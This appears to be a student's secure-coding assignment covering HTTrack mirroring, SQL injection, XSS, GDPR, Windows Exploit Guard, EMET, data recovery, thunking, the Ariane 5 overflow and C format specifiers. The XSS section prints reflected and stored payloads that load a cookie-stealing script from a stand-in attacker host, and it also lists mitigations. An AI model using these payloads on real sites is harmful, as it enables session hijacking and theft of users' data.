
Assignment 1

Hosting a simple static webpage on a free server and use httrack to download the static webpage and try httrack on a server side.



General Static Page for Secure Coding Assignment


Generic Data

This PC › OS (C:) › My Web Sites › SC assignment

Name	Date modified	Type	Size
cdn.000webhost.com	28-02-2019 16:17	File folder	
hts-cache	28-02-2019 16:17	File folder	
scgenericpageabhirup.000webhostapp.c...	28-02-2019 16:17	File folder	
backblue.gif	28-02-2019 16:17	GIF File	5 KB
cookies.txt	28-02-2019 16:17	Text Document	1 KB
fade.gif	28-02-2019 16:17	GIF File	1 KB
hts-log.txt	28-02-2019 16:17	Text Document	2 KB
index.html	28-02-2019 16:17	Chrome HTML Do...	6 KB

8 items 1 item selected 5.15 KB

On a static page



```
Mirroring operation complete.
Click Exit to quit WinHTTrack.
See log file(s) if necessary to ensure that everything is OK.

Thanks for using WinHTTrack!

Tip: Click [View log file] to see warning or error messages
```

```
WinHTTrack Website Copier

* * MIRROR ERROR! * *
HTTrack has detected that the current mirror is empty. If it was an update, the previous mirror has been restored.
Reason: the first page(s) either could not be found, or a connection problem occured.
=> Ensure that the website still exists, and/or check your proxy settings! <=
```

On a server-based page

Brief description about SQL injection

SQL injection is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

What is XSS? How does it cause information leakage?

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec as of 2007. In 2017, XSS is still considered a major threat vector. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.

Attackers intending to exploit cross-site scripting vulnerabilities must approach each class of vulnerability differently. For each class, a specific attack vector is described here. The names below are technical terms, taken from the Alice-and-Bob cast of characters commonly used in computer security.

The Browser Exploitation Framework could be used to attack the web site and the user's local environment.

Non-persistent attack

Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and stores sensitive data, such as billing information. When a user logs in, the browser keeps an Authorization Cookie, which looks like some garbage characters, so both computers (client and server) have a record that she's logged in.

Mallory observes that Bob's website contains a reflected XSS vulnerability:

When she visits the Search page, she inputs a search term in the search box and clicks the submit button. If no results were found, the page will display the term she searched for followed by the words "not found," and the URL will be `http://bobssite.org/search?q=her search term`.

With a normal search query, like the word "puppies", the page simply displays "puppies not found" and the url is "http://bobssite.org/search?q=puppies" - which is perfectly normal behaviour.

However, when she submits an abnormal search query, like "`<script type='application/javascript'>alert('xss');</script>`",

> An alert box appears (that says "xss").
>
> The page displays " not found," along with an error message with the text 'xss'.
>
> The url is "`http://bobssite.org/search?q=<script%20type='appl`

`ication/javascript'>alert('xss');</script>` - which is exploitable behavior.

Mallory crafts a URL to exploit the vulnerability:

She makes the URL `http://bobssite.org/search?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js"></script>`. She could choose to encode the ASCII characters with percent-encoding, such as `http://bobssite.org/search?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%22%3E%3C%2Fscript%3E`, so that human readers cannot immediately decipher the malicious URL.[24]

She sends an e-mail to some unsuspecting members of Bob's site, saying "Check out some cute puppies!"

Alice gets the e-mail. She loves puppies and clicks on the link. It goes to Bob's website to search, doesn't find anything, and displays "puppies not found" but right in the middle, the script tag runs (it is invisible on the screen) and loads and runs Mallory's program authstealer.js (triggering the XSS attack). Alice forgets about it.

The authstealer.js program runs in Alice's browser, as if it originated from Bob's website. It grabs a copy of Alice's Authorization Cookie and sends it to Mallory's server, where Mallory retrieves it.

Mallory now puts Alice's Authorization Cookie into her browser as if it were her own. She then goes to Bob's site and is now logged in as Alice.

Now that she's in, Mallory goes to the Billing section of the website and looks up Alice's credit card number and grabs a copy. Then she goes and changes her password so Alice can't even log in anymore.

She decides to take it a step further and sends a similarly crafted link to Bob himself, thus gaining administrator privileges to Bob's website.

Several things could have been done to mitigate this attack:

The search input could have been sanitized which would include proper encoding checking.

The web server could be set to redirect invalid requests.

The web server could detect a simultaneous login and invalidate the sessions.

The web server could detect a simultaneous login from two different IP addresses and invalidate the sessions.

The website could display only the last few digits of a previously used credit card.

The website could require users to enter their passwords again before changing their registration information.

The website could enact various aspects of the Content Security Policy.

Users could be educated to *not* click "benign-looking", but malicious, links.

Set cookie with `HttpOnly` flag to prevent access from JavaScript.

Persistent attack

Mallory gets an account on Bob's website.

Mallory observes that Bob's website contains a stored XSS vulnerability. If you go to the News section, and post a comment, it will display whatever he types in for the comment. But, if the comment text contains HTML tags in it, the tags will be displayed as it is, and any script tags get run.

Mallory reads an article in the News section and writes in a comment at the bottom in the Comments section. In the comment, she inserts this text: `I love the puppies in this story! They're so cute!<script src="http://mallorysevilsite.com/authstealer.js">`

When Alice (or anyone else) loads the page with the comment, Mallory's script tag runs and steals Alice's authorization cookie, sending it to Mallory's secret server for collection.

Mallory can now hijack Alice's session and impersonate Alice.

Bob's website software should have stripped out the script tag or done something to make sure it didn't work, but the security bug is in the fact that he didn't.

Explain in detail about GDPR

The General Data Protection Regulation (EU) 2016/679 ("GDPR") is a regulation in EU law on data protection and privacy for all individuals within the European Union (EU) and the European Economic Area (EEA). It also addresses the export of personal data outside the EU and EEA areas. The GDPR aims primarily to give control to individuals over their personal data and to simplify the regulatory environment for international business by unifying the regulation within the EU.[1] Superseding the Data Protection Directive 95/46/EC, the regulation contains provisions and requirements pertaining to the processing of personal data of individuals (formally called *data subjects* in the GDPR) inside the EEA, and applies to an enterprise established in the EEA or—regardless of its location and the data subjects' citizenship—that is processing the personal information of data subjects inside the EEA.

Controllers of personal data must put in place *appropriate technical and organisational measures* to implement the data protection principles. Business processes that handle personal data must be designed and built with consideration of the principles and provide safeguards to protect data (for example, using pseudonymization or full anonymization where appropriate), and use the highest-possible privacy settings by default, so that the data is not available publicly without explicit, informed consent, and cannot be used to identify a subject without additional information stored separately. No personal data may be processed unless it is done under a lawful basis specified by the regulation, or unless the data controller or processor has received an unambiguous and individualized affirmation of consent from the data subject. The data subject has the right to revoke this consent at any time.

A processor of personal data must clearly disclose any data collection, declare the lawful basis and purpose for data processing, and state how long data is being retained and if it is being shared with any third parties or outside of the EEA. Data subjects have the right to request a portable copy of the data collected by a processor in a common format, and the right to have their data erased under certain circumstances. Public authorities, and businesses whose core activities centre around regular or systematic processing of personal data, are required to employ a *data protection officer* (DPO), who is responsible for managing compliance with the GDPR. Businesses must report any data breaches within 72 hours if they have an adverse effect on user privacy. In some cases, violators of the GDPR may be fined up to €20 million or up to 4% of the annual worldwide turnover of the preceding financial year in case of an enterprise, whichever is greater.

The GDPR was adopted on 14 April 2016 and became enforceable beginning 25 May 2018. As the GDPR is a regulation, not a directive, it is directly binding and applicable.

What is Windows exploit guard? Where is it used?

Windows Defender Exploit Guard (Windows Defender EG) is a new set of host intrusion prevention capabilities for Windows 10, allowing you to manage and reduce the attack surface of apps used by your employees.

There are four features in Windows Defender EG:

Exploit protection can apply exploit mitigation techniques to apps your organization uses, both individually and to all apps. Works with third-party antivirus solutions and Windows Defender Antivirus (Windows Defender AV).

Attack surface reduction rules can reduce the attack surface of your applications with intelligent rules that stop the vectors used by Office-, script- and mail-based malware. Requires Windows Defender AV.

Network protection extends the malware and social engineering protection offered by Windows Defender SmartScreen in Microsoft Edge to cover network traffic and connectivity on your organization's devices. Requires Windows Defender AV.

Controlled folder access helps protect files in key system folders from changes made by malicious and suspicious apps, including file-encrypting ransomware malware. Requires Windows Defender AV.

You can evaluate each feature of Windows Defender EG with the guides at the following link, which provide pre-built PowerShell scripts and testing tools so you can see the features in action:

You can also enable audit mode for the features, which provides you with basic event logs that indicate how the feature would have responded if it had been fully enabled. This can be useful when evaluating the impact of Windows Defender EG and to help determine the impact of the features on your network's security.

Windows Defender EG can be managed and reported on in the Windows Security app as part of the Windows Defender

Advanced Threat Protection suite of threat mitigation, preventing, protection, and analysis technologies.

Why EMET removed in Windows 10

EMET was born out of necessity according to Microsoft. Major operating system updates shipped every three or four years back then, and that was simply to long of a time to react quickly to new threats (read integrate defensive measures natively).

EMET provided users and companies with options to protect Windows machines from some of these attack forms.

And thus, EMET was born as a stop-gap solution to deliver tactical mitigations against certain zero-day software vulnerabilities.
While EMET was useful in this regard, and for security innovations that Microsoft integrated into its operating systems directly, it had serious limitations as well according to Microsoft.

One being that EMET was not integrated in Windows which meant that its features were not "developed as robust security solutions". While EMET blocked techniques in the past, methods to bypass EMET entirely or partially were discovered eventually.

EMET had a serious impact on a system's performance and reliability on top of that due to its hooks into low-level areas of the operating system.

Microsoft integrated all mitigation features of EMET in Windows 10 directly according to Jeffrey Sutherland, the company's lead program manager for operating system security.

The company did add "many new mitigations" on top of that to Windows 10 that EMET does not support.

And, of course, Windows 10 includes all of the mitigation features that EMET administrators have come to rely on such

as DEP, ASLR, and Control Flow Guard (CFG) along with many new mitigations to prevent bypasses in UAC and exploits targeting the browser.
Considering that Microsoft's sole focus is on Windows 10, it comes as no surprise that the decision was made to end support for EMET. The main reason why the end of support has been extended by another 18 months is that Microsoft's enterprise customers who deployed EMET on previous versions of Windows demanded more time to cope with the new situation.

While EMET won't receive any new updates anymore, it is not the only anti-exploit software available for Windows. This is especially important for Windows machines who are not updated to Windows 10. Windows 7 and 8 are supported until 2020 and 2023 respectively for instance. Since Windows 10 is the only Microsoft operating system the mitigations were integrated in, other means of protection may need to be found for previous versions of Windows.
There is Malwarebytes Anti-Exploit and HitmanPro.Alert for instance that support previous versions of Windows and will continue to do so long after Microsoft ends support for EMET.

Write briefly how recovery software works

When you delete a file on your computer the first place it goes is to the recycle bin. Emptying the recycle bin makes the file far less accessible but doesn’t actually remove it. What really happens behind the scenes when you “delete” a file is that the computer’s file system removes the path to access that file and designates the space that the file is using as being available for future use when needed. The ones and zeros that make up the file are still there on your computer, hidden until they are overwritten with another file. Parts of the file may stay on your hard drive for years, while other traces may be replaced within hours.

One way to visualize this situation is with a book representing the file. Let’s say you decide you don’t want the book anymore, so you put it in a bin to donate it to a paper recycling company. When you first “delete” the book it is still very much intact and easy to get back simply by pulling it out of the recycle bin. When the recycling company picks up your pile of books and takes them to their facility (emptying the recycle bin), they rip off the cover and put the pages of the book in a pile of other paper to be recycled. The text and pages of the book (the contents of your file) are still there, but without the cover they’re much harder to locate, and in the shuffle, you might lose a page or two. As the recycling facility gets more paper in, they have to shred the book to make more room for others. Once the pages are shredded it is beyond repair, but up to that point there’s still the possibility of getting the book back; it just takes more work than you’re probably willing to sacrifice for the book.

In our analogy, data recovery software essentially saves you from going to the recycling facility and sifting through the piles of paper to find the pages of your book. The software can do all of that for you, and even rebind the book for you. The process requires special tools and costs time and money, but ultimately, it’s worth it if you have to have that book back for some reason - like if the book is a novel you spent years on, a hand-written journal or even a family photo album.

So, while deleted files are inaccessible and are in danger of being overwritten, you can often recover them completely with professional data recovery tools. Data recovery software is designed to scour the drive and locate any recoverable data, piecing it back together and providing it in a salvageable format. The best data recovery applications provide a preview of recovered files, filtered and searchable results, easy file restoration and additional tools.

File recovery programs can be used to resurrect files of any type or size, from pictures, music and videos to documents and spreadsheets. Data recovery software can locate and restore emails, executables and compressed files. The best file recovery software can even maintain the folder organization of your files, and it may be able to recover a complete partition or drive.

The best file recovery software is also broad in scope, equipped to recover files from all sorts of storage media, regardless of how they connect to your computer or what file structures they use. Most data recovery needs are for files on the hard drive or a USB jump drive, but you can also recover files from CDs, DVDs, camera cards, MP3 players, external hard drives and more.

Of course, no data recovery software is perfect; if a file has been partially overwritten or otherwise compromised, the chances of any usable recovery are low, even with the best recovery software. But if it hasn't been too long since you accidentally deleted the file, the chances of complete recovery are pretty good.

What is thunking and why Thunking is necessary for Windows

In computer programming, a thunk is a subroutine used to inject an additional calculation into another subroutine. Thunks are primarily used to delay a calculation until its result is needed, or to insert operations at the beginning or end of the other subroutine. It can simply be thought of as a function that takes no arguments, waiting to be called upon to do its work. They have a variety of other applications in compiler code generation and modular programming.

The term originated as a jocular derivative of "think".

Kernel-mode drivers must validate the size of any I/O buffer passed in from a user-mode application. If a 32-bit application passes a buffer containing pointer-precision data types to a 64-bit driver, and no thunking takes place, the driver will expect the buffer to be larger than it actually is. This is because pointer precision is 32 bits on

32-bit Microsoft Windows and 64 bits on 64-bit Windows. For example, consider the following structure definition:

```
typedef struct _DRIVER_DATA
{
    HANDLE           Event;
    UNICODE_STRING   ObjectName;
} DRIVER_DATA;
```

On 32-bit Windows, the size of the DRIVER_DATA structure is 12 bytes.

HANDLE Event UNICODE_STRING ObjectName USHORT Length USHORT Maximum Length PWSTR Buffer 32 bits (4 bytes) 16 bits (2 bytes) 16 bits (2 bytes) 32 bits (4 bytes)

On 64-bit Windows, the size of the DRIVER_DATA structure is 24 bytes. (The 4 bytes of structure padding are required so that the Buffer member can be aligned on an 8-byte boundary.)

HANDLE Event UNICODE_STRING ObjectName USHORT Length USHORT Maximum Length Empty (Structure Padding) PWSTR Buffer 64 bits (8 bytes) 16 bits (2 bytes) 16 bits (2 bytes) 32 bits (4 bytes) 64 bits (8 bytes)

If a 64-bit driver receives 12 bytes of DRIVER_DATA when it expected 24 bytes, the size validation will fail. To prevent this, the driver must detect whether a DRIVER_DATA structure was sent by a 32-bit application, and if so, thunk it appropriately before performing the validation.

For example, a thunked version of the above DRIVER_DATA structure could be defined as follows:

```
typedef struct _DRIVER_DATA32
{
    VOID *POINTER_32   Event;
    UNICODE_STRING32   ObjectName;
} DRIVER_DATA32;
```

Because it contains only fixed-precision data types, this new structure is the same size on 32-bit Windows and 64-bit Windows.

POINTER_32 Event UNICODE_STRING32 ObjectName USHORT Length USHORT Maximum Length ULONG Buffer 32 bits (4 bytes) 16 bits (2 bytes) 16 bits (2 bytes) 32 bits (4 bytes)

Case study: signed overflow, Ariane 5.

Ariane 5

On June 4th, 1996, the very first Ariane 5 rocket ignited its engines and began speeding away from the coast of French Guiana. 37 seconds later, the rocket flipped 90 degrees in the wrong direction, and less than two seconds later, aerodynamic forces ripped the boosters apart from the main stage at a height of 4km. This caused the self-destruct mechanism to trigger, and the spacecraft was consumed in a gigantic fireball of liquid hydrogen.

The disastrous launch cost approximately $370m, led to a public inquiry, and through the destruction of the rocket's payload, delayed scientific research into workings of the Earth's magnetosphere for almost 4 years. The Ariane 5 launch is widely acknowledged as one of the most expensive software failures in history.

What went wrong?

The fault was quickly identified as a software bug in the rocket's Inertial Reference System. The rocket used this system to determine whether it was pointing up or down, which is formally known as the horizontal bias, or informally as a BH value. This value was represented by a 64-bit floating variable, which was perfectly adequate.

However, problems began to occur when the software attempted to stuff this 64-bit variable, which can represent billions of potential values, into a 16-bit integer, which can only represent 65,535 potential values. For the first few seconds of flight, the rocket’s acceleration was low, so the conversion between these two values was successful. However, as the rocket’s velocity increased, the 64-bit variable exceeded 65k, and became too large to fit in a 16-bit variable. It was at this point that the processor encountered an operand error and populated the BH variable with a diagnostic value.

Not enough space to reach space

In layman’s terms, this can be thought of as attempting to fit 10 million litres of ice cream into a camping fridge on a hot summer’s day. It’ll be fine for the first few tubs, but after a certain threshold, you’ll be unable to fit anything else in, the fridge door will be stuck wide open, and everything will start melting really, *fast*.

The backup Inertial Reference System also failed due to the same error condition, meaning that at T+37 the BH variable contained a diagnostic value from the processor, intended for debugging purposes only. This was mistakenly interpreted as actual flight data and caused the engines to immediately over-correct by thrusting in the wrong direction, resulting in the destruction of the rocket seconds later.

It worked on the last device

Several factors make this failure particularly galling. Firstly, the BH value wasn’t even required after launch, and had simply been left in the codebase from the rocket’s predecessor, the Ariane 4, which did require this value for post-launch alignment. Secondly, code which would have caught and handled these conversion errors had been disabled for the BH value, due to performance constraints on the Ariane 4 hardware which did not apply to Ariane 5.

A final contributing factor was a change in user requirements - specifically in the rocket’s flight plan. The Ariane 5 launched with a much steeper trajectory than the Ariane 4, which resulted in greater vertical velocity. As the rocket sped to space faster, there was a higher certainty that the BH value would encounter the conversion error.

Ultimately, the European Space Agency assembled a team to recover logs from the two Inertial Reference Systems, which were spread over a debris field of approximately 12 square kilometres. Their work was impeded by treacherous marshland terrain, hazardous chemicals dispersed from the rocket, and immense public scrutiny from the media, all because of a single type casting error.

Write briefly about Format specifiers and its types

Format specifier is used during input and output. It is a way to tell the compiler what type of data is in a variable during taking input using scanf() or printing using printf(). Some examples are %c, %d, %f, etc.

Format specifier	Description	Supported data types
`%c`	Character	`char`, `unsigned char`
`%d`	Signed Integer	`short`, `unsigned short`, `int`, `long`
`%e or %E`	Scientific notation of float values	`float`, `double`
`%f`	Floating point	`float`
`%g or %G`	Similar as %e or %E	`float`, `double`
`%hi`	Signed Integer(Short)	`short`
`%hu`	Unsigned Integer(Short)	`unsigned short`
`%i`	Signed Integer	`short`, `unsigned short`, `int`, `long`
`%l or %ld or %li`	Signed Integer	`long`
`%lf`	Floating point	`double`
`%Lf`	Floating point	`long double`
`%lu`	Unsigned integer	`unsigned int`, `unsigned long`
`%lli, %lld`	Signed Integer	`long long`
`%llu`	Unsigned Integer	`unsigned long long`
`%o`	Octal representation of Integer.	`short`, `unsigned short`, `int`, `unsigned int`

		`long`
`%p`	Address of pointer to void void *	`void *`
`%s`	String	`char *`

`%u`	Unsigned Integer	`unsigned int`
		`unsigned long`

`%x or %X`	Hexadecimal representation of Unsigned Integer	`short`
		`unsigned short`
		`int`
		`unsigned int`
		`long`

`%n`	Prints nothing	
`%%`	Prints % character	